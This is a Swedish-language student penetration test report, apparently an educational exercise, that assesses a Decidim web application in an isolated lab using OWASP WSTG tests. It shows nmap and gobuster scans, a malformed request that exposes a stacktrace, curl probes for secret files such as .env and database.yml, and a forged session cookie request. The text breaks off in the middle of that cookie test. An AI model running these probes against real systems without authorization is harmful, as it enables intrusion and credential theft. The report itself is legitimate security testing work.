

Inledning och syfte med testet.....	1
Hur resultaten ska tolkas.....	2
Begränsningar under arbetet.....	2
Introduktion till penetrationstest	2
Testmiljö - Sandbox och nätverkskonfiguration.....	3
Nätverksöversikt.....	3
Tjänster på Ubuntu Server	3
WSTG-INFO-01	3
Syfte:	3
Använda verktyg:.....	4
Genomförande:	4
1.2 WSTG-INFO-02 Fingerprint Web Server.....	5
Syfte	5
Använda verktyg.....	5
Genomförande	5
1.3 WSTG-ERR-01 – Testing for Error Handling	8
Syfte	9
Genomförande	9
Resultat	9
Observation.....	10
Säkerhetsbedömning	10
Bedömning.....	10
Begränsningar	10
1.4 WSTG-INFO-03 Review Webserver Metafiles for Information Leakage	10
Syfte:	11
Metod och verktyg.....	11
Genomförande	11
Resultat 1	11
Resultat 2.....	12
Bedömning.....	13
1. 5 WSTG-INFO-04 Enumerate Applications on Webserver	13
Syfte	13

Metod och verktyg.....	13
Genomförande	14
Resultat	14
Bedömning.....	14
1.5, WSTG-INFO-05, Review Webpage Content for Information Leakage.....	14
4.1, WSTG-ATHN-01 Testing for Credentials Transported over an Encrypted Channel .	15
Syfte	15
Bakgrund / Förklaring	15
Genomförande	15
Observationer.....	16
Resultat	17
Bedömning.....	17
4.3 WSTG-ATHZ-02 – Testing for Authorization Bypass	17
Syfte	18
Vad är en session?	18
Test 1 – Direkt åtkomst till skyddad resurs.....	18
Vad testas	18
Genomförande	18
Resultat	18
Bedömning.....	18
Test 2 – Manipulerad sessionscookie (förfalskad session)	18
Vad testas:	19
Genomförande	19
Resultat	19
Bedömning.....	19
Test 3 – IDOR (Insecure Direct Object Reference)	19
Vad testas	19
Varför testades /users/1 och /users/2?	19
Genomförande	20
Resultat	20
Bedömning.....	20
4.4, WSTG-ATHN-03, Testing for Weak Lock Out Mechanism	20

Syfte	21
Förklaring.....	21
Verktyg.....	21
Genomförande	21
Resultat	22
Bedömning.....	22
4.5 WSTG-ATHN-04 - Testing for Bypassing Authentication Schema	22
Syfte	23
Förklaring.....	23
Genomförande	23
Test 1 – Direkt åtkomst till skyddad URL.....	24
Test 2 – Åtkomst efter utloggning.....	24
Test 3 – Felaktiga autentiseringsuppgifter	24
Test 4 – Direkt HTTP-anrop till skyddad resurs	25
Resultat	25
Bedömning.....	25
4.6 WSTG-SESS-01 – Testing for Session Management Schema	25
Syfte	25
Förklaring.....	25
Test 1 – Session Fixation	26
Vad testas:	26
Genomförande	26
Resultat	26
Bedömning.....	26
Test 2 – Sessionscookie-attribut.....	26
Vad testas	26
Genomförande	26
Resultat	26
Bedömning.....	27
Test 3 – Session Reuse efter utloggning.....	27
Vad testas	27
Genomförande	27

Resultat	27
Bedömning.....	27
7.1 & 7.2, WSTG-INPV-01 & WSTG-INPV-02 Testing for Cross-Site Scripting (XSS)	27
Syfte	27
Förklaring.....	27
Verktyg.....	28
Genomförande	28
7.5, WSTG-INPV-05, Testing for SQL Injection.....	31
Syfte	31
Verktyg.....	31
Genomförande	31
Resultat	32
7.7, WSTG-INPV-07, Testing for XML Injection.....	32
Syfte	32
Förklaring.....	32
Verktyg.....	32
Genomförande	32
Resultat	33

Inledning och syfte med testet

Detta penetrationstest har genomförts i utbildningssyfte av praktikanter och ska inte betraktas som ett fullständigt eller professionellt penetrationstest.

Testningen utfördes i en förenklad och isolerad labbmiljö baserad på öppen källkod. Miljön är inte identisk med en produktionsmiljö och saknade flera säkerhetsmekanismer som normalt förekommer i en korrekt konfigurerad produktionsinstallation, exempelvis HTTPS, korrekt reverse proxy-konfiguration och produktionshärdning.

Syftet med testet var att öka förståelsen för hur webbapplikationer kan testas ur ett säkerhetsperspektiv samt att identifiera potentiella riskområden enligt OWASP Web Security Testing Guide. Resultaten ska därför ses som indikativa och pedagogiska, och inte som en slutgiltig säkerhetsbedömning av applikationen.

Hur resultaten ska tolkas

Eftersom testet utförts utan HTTPS och i en förenklad testmiljö kan vissa observationer, exempelvis kring sessionshantering och autentisering, påverkas av miljövalet snarare än av applikationens faktiska implementation.

Eventuella identifierade brister måste därför verifieras på nytt i en korrekt konfigurerad produktionsmiljö innan några säkerhetsmässiga beslut fattas.

Begränsningar under arbetet

Testet genomfördes under tidsbegränsade förhållanden, och själva testningen påbörjades relativt sent i arbetet.

Vi hade även utmaningar med att sätta upp testmiljön, eftersom instruktionerna på Decidims webbplats för att sätta upp öppen källkoden inte längre fungerade. Det innebar att en del tid gick åt till felsökning innan själva säkerhetstestningen kunde börja.

Introduktion till penetrationstest

Testmiljö - Sandbox och nätverkskonfiguration

Nätverksöversikt

Enhet	IP-adress	Roll	OS
Ubuntu Server	192.168.50.10	Målsystem (Decidim webbapplikation)	Ubuntu 24.04
Kali Linux	192.168.50.11	Testsystem (Angripare)	Kali Linux

Nätverk: Pentest-Isolated (192.168.50.0/24)

Typ: Private – Hyper-V virtuell växel (endast kommunikation mellan virtuella maskiner)

Den virtuella nätverksmiljön är konfigurerad med en Private Virtual Switch i Hyper-V. Detta innebär att endast de virtuella maskinerna i pentest-miljön kan kommunicera med varandra. Varken värdsystemet eller externa nätverk har åtkomst till miljön, vilket säkerställer fullständig isolering för teständamål.

Tjänster på Ubuntu Server

Tjänst	Port	Protokoll	Beskrivning
SSH	22	TCP	Fjärradministration
Rails/Puma	3000	TCP	Decidim webbapplikation (Rails/Puma)

WSTG-INFO-01

Syfte:

Hitta offentlig information om Decidim-sårbarheter

Använda verktyg:

Sökmotorer (Baidu och Bing)

Genomförande:

- Sökte efter "decidim vulnerability" och "decidim github vulnerability"
- Genomsökte offentliga rapporter och GitHub-repositories

Baidu:

- [decidim vulnerability - Sök](#)

Bing:

- [decidim vulnerability - Sök](#)
- [decidim github vulnerability - Sök](#)

1.2 WSTG-INFO-02 Fingerprint Web Server

Syfte

Syftet med detta test var att identifiera målmiljöns tekniska uppbyggnad, inklusive operativsystem, tjänster, ramverk och applikationslager. Informationen används för att förstå attackytan och identifiera potentiella felkonfigurationer.

- ## Använda verktyg


```
---(decidim-test@kali)-[~]
_-$
---(decidim-test@kali)-[~]
_-$ nmap -sV -p- 192.168.50.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 10:39 CET
Nmap scan report for 192.168.50.10
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
8000/tcp  open  ppp2
n service unrecognized despite returning data. If you know the service/version, please submit the following
SF:Port3000-TCP:V=7.95XI=7XD=12/10XTime=69393FD9XP=x86_64-pc-linux-gnuXr(G
SF:enericLines,409,"HTTP/1.0\x20400\x20Bad\x20Request\r\nContent-Length:\
SF:x201191\r\n\r\nPuma\x20caught\x20this\x20error:\x20Invalid\x20HTTP\x20f
SF:ormat,\x20parsing\x20fails\x20Are\x20you\x20trying\x20to\x20open\x20a
SF:r\n\x20SSL\x20connection\x20to\x20a\x20non-SSL\x20Puma?>\x20(Puma::http
SF:arserError)\n/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/
SF:3.3.0/gems/puma-6.5.0/lib/puma/client.rb:276:in\x20`execute`\n/hom
SF:e/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-
SF:6.5.0/lib/puma/client.rb:276:in\x20`try_to_finish`\n/home/decidim-sr
SF:v/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/
SF:puma/server.rb:302:in\x20`reactor_wakeup`\n/home/decidim-srv/.rbenv/v
SF:ersions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/server
SF:\.rb:252:in\x20`block\x20in\x20run`\n/home/decidim-srv/.rbenv/versions
SF:/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/reactor.rb:1
SF:19:in\x20`wakeupt`\n/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby
SF:/gems/3.3.0/gems/puma-6.5.0/lib/puma/reactor.rb:76:in\x20`block\x2
SF:0in\x20select_loop`\n/n")%r(GetRequest,169E,"HTTP/1.0\x20403\x20Forbid
SF:den\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\
SF:x205702\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=en>\n<head\x20
SF:x20meta\x20charset=utf-8\x20>\n\x20<meta\x20name=viewport\x
SF:x20content=width=device-width,\x20initial-scale=1">\n\x20<meta
SF:x20name=turbo-visit-control\x20content=reload>\n\x20<title>
SF:Action\x20Controller:\x20Exception\x20caught<title>\n\x20<style>\n
SF:x20\x20\x20\x20body\x20{\n\x20\x20\x20\x20\x20background-color:\x2
SF:0FFAF4FA;\n\x20\x20\x20\x20\x20color:\x20#333;\n\x20\x20\x20\x20\x2
SF:0color-scheme:\x20light\x20dark;\n\x20\x20\x20\x20\x20supported
SF:-color-schemes:\x20light\x20dark;\n\x20\x20\x20\x20\x20margin:\x200
SF:px;\n\x20\x20\x20\x20\x20{\n\x20\x20\x20\x20body,\x20p,\x20ol,\x20ul,\x20
SF:td\x20{\n\x20\x20\x20\x20\x20font-family:\x20helvetica,\x20verdana,
SF:\x20arial,\x20sans-serif;\n\x20\x20\x20\x20\x20font-size:\x20\x20\x
SF:2013px;\n\x20\x20\x20\x20\x20\x20line-height:\x201.6;\n\x20\x20\x20\x2
SF:0}\n\x20\x20\x20\x20pre\x20{\n\x20\x20\x20\x20\x20font-size:\x201
SF:1px;\n\x20\x20\x20\x20\x20white-space:\x20pre-wrap;\n\x20\x20\x20\x20\x
SF:20}\n\x20\x20\x20\x20pre\x20{\n\x20\x20\x20\x20\x20border:\x2
SF:201px\x20solid\x20#EEE;\n\x20\x20\x20\x20\x20padding:\x2010px;\n\x2
SF:0\x20\x20\x20\x20\x20margin:\x200px;\n\x20\x20\x20\x20\x20width:\x2
SF:0958px;\n\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20header\x20{\n\x20\x20\x20
SF:\x20\x20\x20color:\x20#FF0F0F;\n\x20\x20\x20\x20\x20background:\x20
SF:#000;\n\x20\x20\x20\x20\x20padding:");
Mac Address: 00:15:5D:E0:DC:0B (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap dfine: 1 IP address (1 host up) scanned in 21.52 seconds
```

Resultat – Sammanfattad fingerprint

Baserat på analyser av Nikto och Nmap identifierades följande miljö:

Komponent	Identifierad Information
Operativsystem	Ubuntu Linux
SSH	OpenSSH 9.6p1
Webbserver	Puma 6.5.0
Applikationsramverk	Ruby on Rails (Decidim)
Runtime	Ruby 3.x
Runtime manager	rbenv
Applikationsport	TCP 3000
TLS	Ej aktiverat på applikationsserver
Felhantering	Utvecklingsrelaterad stacktrace exponerad

Observationer

Applikationen körs direkt via Rails/Puma utan extern reverse proxy. TLS/HTTPS är inte aktiverat på applikationsnivå. Servern exponerar detaljerad timing och felinformation i

HTTP-headers. Nikto rapporterar ett stort antal potentiella filer och sårbarheter som inte är tillämpliga för Ruby on Rails, vilket indikerar verktygsbrus.

1.3 WSTG-ERR-01 – Testing for Error Handling

Syfte

Syftet med detta test var att undersöka hur webbapplikationen hanterar felaktiga eller oväntade HTTP-förfrågningar, samt om känslig intern information exponeras vid fel.

Testet genomfördes enligt **OWASP Web Security Testing Guide – WSTG-ERR-01**.

Genomförande

En manuellt konstruerad, felaktig HTTP-förfrågan skickades direkt till applikationsservern (Puma) med hjälp av netcat.

```
(decidim-test@kali)-[~]  
$ nc 192.168.50.10 3000  
GET / GOLD ERROR/1.0  
HTTP/1.0 400 Bad Request  
Content-Length: 1191  
  
Puma caught this error: Invalid HTTP format, parsing fails. Are you trying to  
open an SSL connection to a non-SSL Puma? (Puma::HttpParserError)  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/client.rb:276:in `execute'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/client.rb:276:in `try_to_finish'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/server.rb:302:in `reactor_wakeup'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/server.rb:252:in `block in run'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/reactor.rb:119:in `wakeup!'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/reactor.rb:76:in `block in select_loop'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/reactor.rb:76:in `select'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/reactor.rb:76:in `select_loop'  
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/l  
ib/puma/reactor.rb:39:in `block in run'
```

Bilaga: Sending Malformed Requests

Resultat

Servern svarade med HTTP-statuskod 400 Bad Request, vilket är korrekt beteende vid ogiltigt HTTP-format.

Dock returnerades samtidigt en detaljerad Ruby/Puma stacktrace, innehållande:

- Filvägar på serversystemet
- Ruby-version
- Puma-version

Observation

Applikationen körs i ett läge där interna felmeddelanden och stacktraces exponeras för klienten vid ogiltiga förfrågningar.

Detta indikerar att applikationen inte är konfigurerad för produktionsmässig felhantering.

Säkerhetsbedömning

Även om felet i sig inte är direkt exploaterbart, kan detaljerad felinformation underlätta för en angripare att:

- Identifiera ramverk och versioner
- Förstå applikationens interna struktur
- Anpassa framtida attacker

Bedömning

Informationsläckage vid felhantering (ingen direkt exploatering verifierad)

Begränsningar

Detta beteende observerades i en utbildnings och sandboxmiljö. Resultatet ska inte betraktas som representativt för en korrekt konfigurerad produktionsmiljö.

1.4 WSTG-INFO-03 Review Webserver Metafiles for Information Leakage

Syfte:

Detta test syftar till att identifiera om webbservern exponerar metadatafiler eller konfigurationsfiler som kan innehålla känslig information, såsom interna sökvägar, användarnamn, lösenord eller tekniska detaljer om applikationen.

Exempel på sådana filer är robots.txt, sitemap.xml och olika konfigurationsfiler som ibland av misstag lämnas publikt tillgängliga.

Metod och verktyg

- curl – för att manuellt testa åtkomst till vanliga metadatafiler
- Burp Suite (Site Map) – för att kartlägga applikationens tillgängliga sidor och resurser

Genomförande

Test 1 – Kontroll av standardiserade metadatafiler

Följande filer testades manuellt via HTTP-förfrågningar:

```
curl http://192.168.50.10:3000/robots.txt
```

```
curl http://192.168.50.10:3000/sitemap.xml
```

```
curl http://192.168.50.10:3000/.env
```

```
curl http://192.168.50.10:3000/config/database.yml
```

```
curl http://192.168.50.10:3000/Gemfile.lock
```

Resultat 1

- robots.txt och sitemap.xml var antingen korrekt begränsade eller innehöll ingen känslig information.
- Försök att nå konfigurationsfiler såsom .env, database.yml och Gemfile.lock resulterade i 403 Forbidden eller 404 Not Found.

Detta indikerar att servern inte exponerar känsliga konfigurationsfiler via webbgränssnittet.

```
[--(decidin-test@kali)-]~$
$ curl -i http://192.168.50.10:3000/robots.txt
HTTP/1.1 200 OK
Last-Modified: Tue, 09 Dec 2025 09:14:11 GMT
Content-Type: text/plain
Content-Length: 150

# the following adds a rule for all bots to not index any page that contains a profile or search
user-agent: *
Disallow: /profiles/
Disallow: /search

[--(decidin-test@kali)-]~$
$ curl -i http://192.168.50.10:3000/.env
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
X-Request-Id: b3182844-abc4-463f-83a1-fd4fd8d38ae1
Server-Timing: sql.active_record;dur=0.44, instantiation.active_record;dur=0.80, render_partial.action_view;dur=2.67, render_collection.action_view;dur=122.66, render_template.action_view;dur=147.31, render_layout.action_view;dur=147.28
Content-Length: 345470

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta name="turbo-visit-control" content="reload">
  <title>Action Controller: Exception caught</title>
<style>
  body {
    background-color: #FAFAFA;
    color: #333;
    color-scheme: light dark;
    supported-color-schemes: light dark;
    margin: 0px;
  }

  body, p, ol, ul, td {
    font-family: helvetica, verdana, arial, sans-serif;
    font-size: 11px;
    line-height: 18px;
  }

  pre {
    font-size: 11px;
    white-space: pre-wrap;
  }

```

Test 2 – Kartläggning av tillgängliga sidor via Burp Suite

Burp Suite användes för att analysera webbapplikationens struktur och identifiera vilka sidor och resurser som är tillgängliga för en oautentiserad användare.

Resultat 2

- Endast förväntade publika resurser identifierades.
- Inga administrativa eller känsliga endpoints kunde nås utan autentisering.
- Ingen känslig information framkom via Burp Suite Site Map.

[Dashboard](#)
[Target](#)
[Proxy](#)
[Intruder](#)
[Repeater](#)
[Collaborator](#)
[Sequencer](#)
[Decoder](#)
[Comparator](#)
[Logger](#)
[Organizer](#)
[Extensions](#)
[Learn](#)

[Site map](#)
[Scope](#)
[Issues](#)

i
Logging of out-of-scope Proxy traffic is disabled
Re-

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- 192.168.50.10:3000
 - /
 - account
 - comments
 - comments
 - conversations
 - decidim-packs
 - css
 - decidim_core.css
 - decidim_dev.css
 - decidim_meetings.css
 - decidim_overrides.css
 - js
 - decidim_comments.js
 - decidim_core.js
 - decidim_dev.js
 - decidim_meetings.js
 - media
 - images
 - decidim-logo-318879ac2f9a6dd9a1
 - default-avatar-0a4d6d53a83dd765
 - remixicon.symbol-4fb7072220f02
 - follow
 - last_activities
 - locale
 - manifest.webmanifest
 - meetings
 - /
 - calendar
 - last_activities
 - meetings
 -
 - notifications
 - open-data
 - pages
 - paper

Host	Method	URL	Params	Status code
http://192.168.50.10:3000	GET	/pages/terms-of-service		

Request

Pretty
Raw
Hex

```

1 GET /pages/terms-of-service HTTP/1.1
2 Host: 192.168.50.10:3000
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8",
  "Chromium";v="139"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dst: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: close
16
17
          
```

Response

⚙
⏮
⏪
⏩
⏭
🔍 Search
0 highlights

Bedömning

Inga metadatafiler eller konfigurationsfiler som innehåller känslig information kunde nås. Servern hanterar åtkomst till dessa resurser korrekt.

1.5 WSTG-INFO-04 Enumerate Applications on Webserver

Syfte

Syftet med detta test är att identifiera dolda kataloger, filer eller applikationer på webbservern som inte är direkt länkade från startsidan. Sådana resurser kan ibland innehålla administrativa gränssnitt eller känslig funktionalitet som inte är avsedda att vara publikt tillgängliga.

Metod och verktyg

- Gobuster – ett verktyg som använder ordlistor med vanliga katalognamn (t.ex. /admin, /login, /backup) för att upptäcka resurser som annars inte syns via normal navigering.

Genomförande

Följande kommando användes för att systematiskt testa efter dolda kataloger på webbservern:

```
gobuster dir -u http://192.168.50.10:3000 \  
-w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt \  
-o dir-results
```

Testet kördes mot applikationens webbrots (/) och analyserade HTTP-svar för att identifiera existerande kataloger.

Resultat

Under skanningen identifierades följande katalog:

- /system/admins/sign_in – administrativ inloggningssida för Decidim

Detta är en förväntad och legitim endpoint i applikationen. Vid åtkomst till sidan utan giltiga autentiseringsuppgifter krävdes inloggning, vilket indikerar korrekt skydd av resursen.

Inga ytterligare dolda kataloger eller känsliga resurser identifierades.

```
decidim-test@kali:~$ cat dir-results.txt  
/pages (Status: 200) [Size: 94835]  
/link (Status: 302) [Size: 0] ==> http://192.168.50.10:3000/  
/admin (Status: 302) [Size: 0] ==> http://192.168.50.10:3000/users/sign_in  
/account (Status: 302) [Size: 0] ==> http://192.168.50.10:3000/users/sign_in  
/system (Status: 302) [Size: 0] ==> http://192.168.50.10:3000/system-admins/sign_in  
/api (Status: 301) [Size: 0] ==> http://192.168.50.10:3000/api/docs  
/422 (Status: 200) [Size: 1785]  
decidim-test@kali:~$
```

Bedömning

Inga oväntade eller oskyddade kataloger exponerades. Identifierade administrativa sidor var korrekt skyddade bakom autentisering.

1.5, WSTG-INFO-05, Review Webpage Content for Information Leakage

Ingen oväntad eller känslig information hittades.

4.1, WSTG-ATHN-01 Testing for Credentials Transported over an Encrypted Channel

Syfte

Syftet med detta test är att verifiera om känsliga autentiseringsuppgifter, såsom användarnamn och lösenord, överförs på ett säkert sätt mellan klient (webbläsare) och server, det vill säga via ett krypterat kommunikationsprotokoll (HTTPS).

Bakgrund / Förklaring

När en användare loggar in på en webbapplikation skickas inloggningsuppgifterna från användarens webbläsare till servern. Om denna kommunikation sker över HTTP (okrypterat) kan trafiken avlyssnas av en angripare som har tillgång till nätverket, exempelvis genom så kallad packet sniffing.

Vid korrekt konfiguration ska autentisering alltid ske över HTTPS, vilket skyddar informationen genom kryptering.


Genomförande

Testet genomfördes genom att övervaka nätverkstrafiken mellan webbläsaren och Decidim applikationen med hjälp av Burp Suite. Fokus låg på att identifiera om känslig information skickades i klartext.


Följande scenarier analyserades:

1. **Vanlig inloggning**
 - Användare anger e-postadress och lösenord på inloggningssidan.
2. **Lösenordsåterställning**
 - Användare begär återställning av lösenord via funktion för “glömt lösenord”.

Trafiken granskades i Burp för att se om inloggningsuppgifter och tokens exponerades i klartext.



Bifogad bild: Burp på login_credentials.pcap



Bifogad bild: Burp på password_reset.pcap

Observationer

Vid analys av HTTP-förfrågningarna noterades följande:

- Inloggningsuppgifter (e-postadress och lösenord) skickades via HTTP.
- POST-förfrågningar innehöll autentiseringsdata i klartext.
- Samma beteende observerades vid lösenordsåterställning.
- Ingen TLS/HTTPS-kryptering var aktiverad på applikationsservern (port 3000).

Detta innebär att en angripare med nätverksåtkomst skulle kunna läsa eller manipulera autentiseringsuppgifter.

Resultat

Vid analys av inloggningsförfarandet observerades att autentiseringsuppgifter

(användarnamn och lösenord) skickas i klartext över HTTP. Genom användning av Burp Suite kunde POST-förfrågningar innehållande inloggningsuppgifter avläsas i klartext både vid vanlig inloggning samt vid lösenordsåterställning. Ingen TLS/HTTPS-kryptering var aktiv på applikationsservern (port 3000), vilket innebär att trafiken inte är krypterad mellan klient och server.

Bedömning

Detta beteende bedöms som acceptabelt inom ramen för denna specifika testmiljö, då miljön är helt isolerad via en Private Hyper-V virtuell växel utan åtkomst till Internet eller externa nätverk. HTTP har använts medvetet i utbildnings och testsyfte och ingen känslig produktionsdata hanteras i systemet.

Det är dock viktigt att notera att samma konfiguration i en produktionsmiljö skulle innebära en allvarlig säkerhetsrisk och strida mot grundläggande säkerhetsprinciper enligt OWASP.

4.3 WSTG-ATHZ-02 – Testing for Authorization Bypass

Syfte

Att verifiera att användare inte kan få åtkomst till resurser de saknar behörighet till, även om de försöker manipulera URL:er eller sessionsdata.

Vad är en session?

En session är ett tillfälligt sätt för webbapplikationen att komma ihåg att en användare är inloggad. När en användare loggar in skapas ett unikt sessions-ID som lagras i en cookie i webbläsaren. Detta sessions-ID skickas med varje HTTP-förfrågan för att visa att användaren redan är autentiserad.

Test 1 – Direkt åtkomst till skyddad resurs

Vad testas

Om en obehörig användare kan nå skyddade resurser genom att direkt ange URL:en i webbläsaren utan att vara inloggad.

Genomförande

Försök att direkt öppna följande URL utan autentisering:

`http://192.168.50.10:3000/system`

Resultat

Applikationen svarade med HTTP 302 och omdirigerade användaren till `/system/admins/sign_in`.

Bedömning

Åtkomstkontroll fungerar korrekt. Skyddade resurser kan inte nås utan autentisering.

Test 2 – Manipulerad sessionscookie (förfalskad session)

Vad testas:

Om applikationen felaktigt accepterar ett manuellt skapat eller manipulerat sessions_id, vilket skulle kunna göra det möjligt för en angripare att kringgå autentisering.

Genomförande

En HTTP-förfrågan skickades manuellt till den skyddade resursen “/system” med ett påhittat sessions-ID i Cookie-headern:

```
curl -i \  
-H "Cookie: _session_id=FAKESESSION123" \  
http://192.168.50.10:3000/system
```



```
(kali@kali)-[~]  
$ curl -i \  
-H "Cookie: _session_id=FAKESESSION123" \  
http://192.168.50.10:3000/system  
  
HTTP/1.1 302 Found  
Location: http://192.168.50.10:3000/system/admins/sign_in  
Content-Type: text/html; charset=utf-8  
Cache-Control: no-cache  
Set-Cookie: _session_id=5fVGvavtw0YNEShZceS%2BFRQgU3NkD8okw4zzFVKLZr4y%2BUdgHhgjHEwYBx  
Xt3Ax%2Bh9S5EDNzhlqrB4qGakv5ykUva6KtgNSbeBvFbsX9Ct%2FTcZwrPNLYVnX2VCgbDGr%2BBpw080JNsk  
6gQacQslpKxjffFemPotpWNjc1eGhoAH6lar8nKwzviUjxLjp7Y2d%2F6P0LxFPrYgp5aaHToh7KDgVS0zepGWH  
